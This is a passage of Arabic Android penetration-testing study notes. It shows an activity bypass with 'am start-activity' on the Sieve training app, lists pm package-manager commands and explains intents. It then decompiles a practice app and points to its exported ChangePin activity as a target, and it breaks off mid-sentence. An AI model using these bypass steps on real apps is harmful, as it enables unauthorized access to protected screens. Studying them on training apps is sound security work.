
هذا هو الأمر

```
am start-activity -n <package-name>/<activity-name>
am start-activity com.mwr.example.sieve/.FileSelectActivity
```


بعد ما نكتب الامر ده هلاقية حولني للصفحة اللي انا اخترتها وكده عملت bypass activity



وهنا بردہ قبل



بعد



Here's the table with all the commands and their descriptions:

Command	Description	Example
<code>pm list packages</code>	Lists all installed packages on the device.	<code>pm list packages</code>
<code>pm list packages -s</code>	Lists only system apps.	<code>pm list packages -s</code>
<code>pm list packages -3</code>	Lists only third-party apps.	<code>pm list packages -3</code>
<code>pm install <path_to_apk></code>	Installs an APK file on the device.	<code>pm install /sdcard/Download/app.apk</code>
<code>pm uninstall <package_name></code>	Uninstalls an app by its package name.	<code>pm uninstall com.example.myapp</code>
<code>pm uninstall --user 0 <package_name></code>	Uninstalls a system app (requires root).	<code>pm uninstall --user 0 com.android.systemapp</code>
<code>pm disable-user <package_name></code>	Disables a package without uninstalling it.	<code>pm disable-user com.example.myapp</code>
<code>pm enable <package_name></code>	Re-enables a previously disabled package.	<code>pm enable com.example.myapp</code>

Command	Description	Example
<code>pm clear <package_name></code>	Clears all data and cache of the app.	<code>pm clear com.example.myapp</code>
<code>pm grant <package_name> <permission></code>	Grants a specific permission to the app.	<code>pm grant com.example.myapp android.permission.READ_CONTACTS</code>
<code>pm revoke <package_name> <permission></code>	Revokes a specific permission from the app.	<code>pm revoke com.example.myapp android.permission.READ_CONTACTS</code>
<code>pm path <package_name></code>	Displays the full path of the APK file of the app.	<code>pm path com.example.myapp</code>
<code>pm dump <package_name></code>	Displays detailed information about the app, including permissions, activities, and services.	<code>pm dump com.example.myapp</code>
<code>pm set-home-activity <package_name>/<activity></code>	Sets a default app (e.g., launcher) for the device.	<code>pm set-home-activity com.example.launcher/.MainActivity</code>
<code>pm reset-permissions</code>	Resets all app permission settings to default.	<code>pm reset-permissions</code>
<code>pm dump <package_name> grep ACTION</code>	Finds the launchable activity of the app.	<code>pm dump com.example.myapp grep "ACTION: android.intent.action.MAIN"</code>
<code>pm list features</code>	Lists all features available on the device.	<code>pm list features</code>
<code>pm list permissions -s</code>	Lists all system permissions.	<code>pm list permissions -s</code>
<code>pm move-package <package_name> <volume_uuid></code>	Moves the app to an SD card. Requires the UUID of the SD card.	<code>pm move-package com.example.myapp <uuid></code>
<code>pm help</code>	Displays a list of all available	<code>pm help</code>

Command	Description	Example
	pm commands.	

Intents

ـ **Intents** هي نوع من الرسائل تُستخدم للتواصل بين مكونات التطبيق أو بين التطبيقات المختلفة. تتيح لك التحكم في **Component** معين من خلال تنفيذ **Action** معين. على سبيل المثال، يمكن أن تُستخدم **Intent** في تنفيذ عمليات مثل التحديث أو التثبيت.

إذا كان لديك **Activity** (مثل صفحة تسجيل الدخول)، وتريد تنفيذ إجراء معين (مثل تسجيل الدخول)، يمكن استخدام **Intent** للتنقل بين الأنشطة.

مثال:

في المثال التالي، عند تسجيل الدخول بنجاح سيتم الانتقال من صفحة تسجيل الدخول إلى الصفحة الرئيسية:

```
Intent intent = new Intent(this, HomepageActivity.class);
startActivity(intent);
```


أنواع ـ Intent

1- Explicit Intent (ـ) (الصريح):

- معينة داخل نفس التطبيق **Activity** بوضوح، مثل استدعاء **Activity** (Destination) يتم تحديد الوجهة.
- يُستخدم عادةً للتنقل بين الأنشطة أو استدعاء مكونات معروفة داخل التطبيق.

خصائصه:

- يربط مباشرةً بين المصدر والهدف.
- في الكود (Service) أو **Activity** (مثل) يتم تعريف المكون المستهدف.
- مثالي عند معرفة الإجراء والهدف بالتحديد.



مثال:

```
Intent intent = new Intent(this, HomepageActivity.class);
startActivity(intent);
```


في هذا المثال، الوجهة (Dest) معروفة وهي صفحة **HomepageActivity**

2- Implicit Intent (الضمني Intent):

- المطلوب (Action) لا يتم تحديد الوجهة بشكل مباشر، بل يتم تعريف نوع الإجراء.
- يترك للنظام اختيار التطبيق المناسب لتنفيذ الإجراء.
- يُستخدم عادةً عند تنفيذ إجراءات عامة مثل فتح رابط أو مشاركة صورة.

خصائصه:

- لا يحدد مكونً معين.
- يتيح تشغيل مكونات من تطبيقات أخرى.
- يعتمد على **Intent Filters** المعرفة في ملفات **Manifest**.



مثال:

فتح جهات الاتصال باستخدام :Implicit Intent

```
Intent intent = new Intent();
intent.setAction(android.content.Intent.ACTION_VIEW);
```

```
intent.setData(ContactsContract.Contacts.CONTENT_URI);  
startActivity(intent);
```

في هذا المثال، الإجراء المطلوب هو عرض جهات الاتصال، والنظام هو من يختار التطبيق المناسب.

مكونات الـ **:Intent (Intent Components)**

1- Action (الإجراء):

- يُحدد نوع الإجراء المطلوب تنفيذه.
- هناك عدة أنواع شائعة للإجراءات:

- عرض المحتوى **VIEW**:

```
<action android:name="android.intent.action.VIEW"/>
```

- إرسال البيانات **SEND**:

```
<action android:name="android.intent.action.SEND"/>
```

- يُستخدم لتحديد النشاط الرئيسي للتطبيق **MAIN**:

```
<action android:name="android.intent.action.MAIN"/>
```

2- Category (الفئة):

- تحدد الفئة أو السياق الذي سيُنفذ فيه الـ **Intent**.
- على أكثر من فئة واحدة **Intent** يمكن أن يحتوي الـ.

أمثلة على الفئات الشائعة:

الفئة	الوصف
DEFAULT	الفئة الافتراضية التي تُضاف تلقائياً لجميع الـ Intents .
LAUNCHER	يُستخدم لعرض النشاط في قائمة التطبيقات الرئيسية.
BROWSABLE	يُستخدم لفتح الروابط باستخدام المتصفح أو تطبيق آخر.
HOME	يُحدد الأنشطة التي تعمل كواجهة رئيسية (Home Screen).

مثال على استخدام الفئات:


```
<category android:name="android.intent.category.DEFAULT"/>  
<category android:name="android.intent.category.LAUNCHER"/>  
<category android:name="android.intent.category.BROWSABLE"/>  
<category android:name="android.intent.category.HOME"/>
```

مثال عملي على استخدام الـ **Intent**

دلوقي هنزل app ونحاول ان نشوف الكود بتاع **AndroidManifest.xml** ونحوول نتلاع부 بـ
وهكذا **intents**

1-upload apk on the mobile

```
PS C:\platform-tools> .\adb.exe install
C:\Users\Dell\Downloads\alarmPin_androidVersion12.apk
Performing Streamed Install
Success
```



2- Decompile apk with apktool

```
PS C:\APK_tools> java -jar .\apktool.jar d
C:\Users\Dell\Downloads\alarmPin_androidVersion12.apk -o
C:\Users\Dell\Downloads\alarmpin_Folder
I: Using Apktool 2.11.0 on alarmPin_androidVersion12.apk with 8 threads
I: Baksmaling classes.dex...
I: Loading resource table...
```


```

I: Baksmaling classes2.dex...
I: Decoding file-resources...
I: Loading resource table from file:
C:\Users\Dell\AppData\Local\apktool\framework\1.apk
I: Decoding values */* XMLs...

```

3- open AndroidManifest.xml file and read code

code



```

<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:compileSdkVersion="23" android:compileSdkVersionCodename="6.0-rc-1" ...>
    <application android:allowBackup="true" android:appComponentFactory="androidx.core.app.CoreComponentFactory" android:debuggable="true" ...>
        <activity android:exported="true" android:name="com.apphacking.alarmpin.ChangePin">
            <intent-filter>
                <action android:name="com.apphacking.changePin"/>
                <category android:name="android.intent.category.DEFAULT"/>
            </intent-filter>
        </activity>
        <activity android:name="com.apphacking.alarmpin.UserProfile"/>
        <activity android:exported="true" android:name="com.apphacking.alarmpin.MainActivity">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>
        <provider android:authorities="com.apphacking.alarmpin.androidx-startup" android:exported="false" android:name="androidx.startup.Initializer" ...>
            <meta-data android:name="androidx.emoji2.text.EmojiCompatInitializer" android:value="androidx.startup"/>
            <meta-data android:name="androidx.lifecycle.ProcessLifecycleInitializer" android:value="androidx.startup"/>
        </provider>
    </application>
</manifest>

```

intent code

بص هنا في intent ChangePin جواه activity ChangePin وفی intent MAIN. جواه activity MainActivity وده

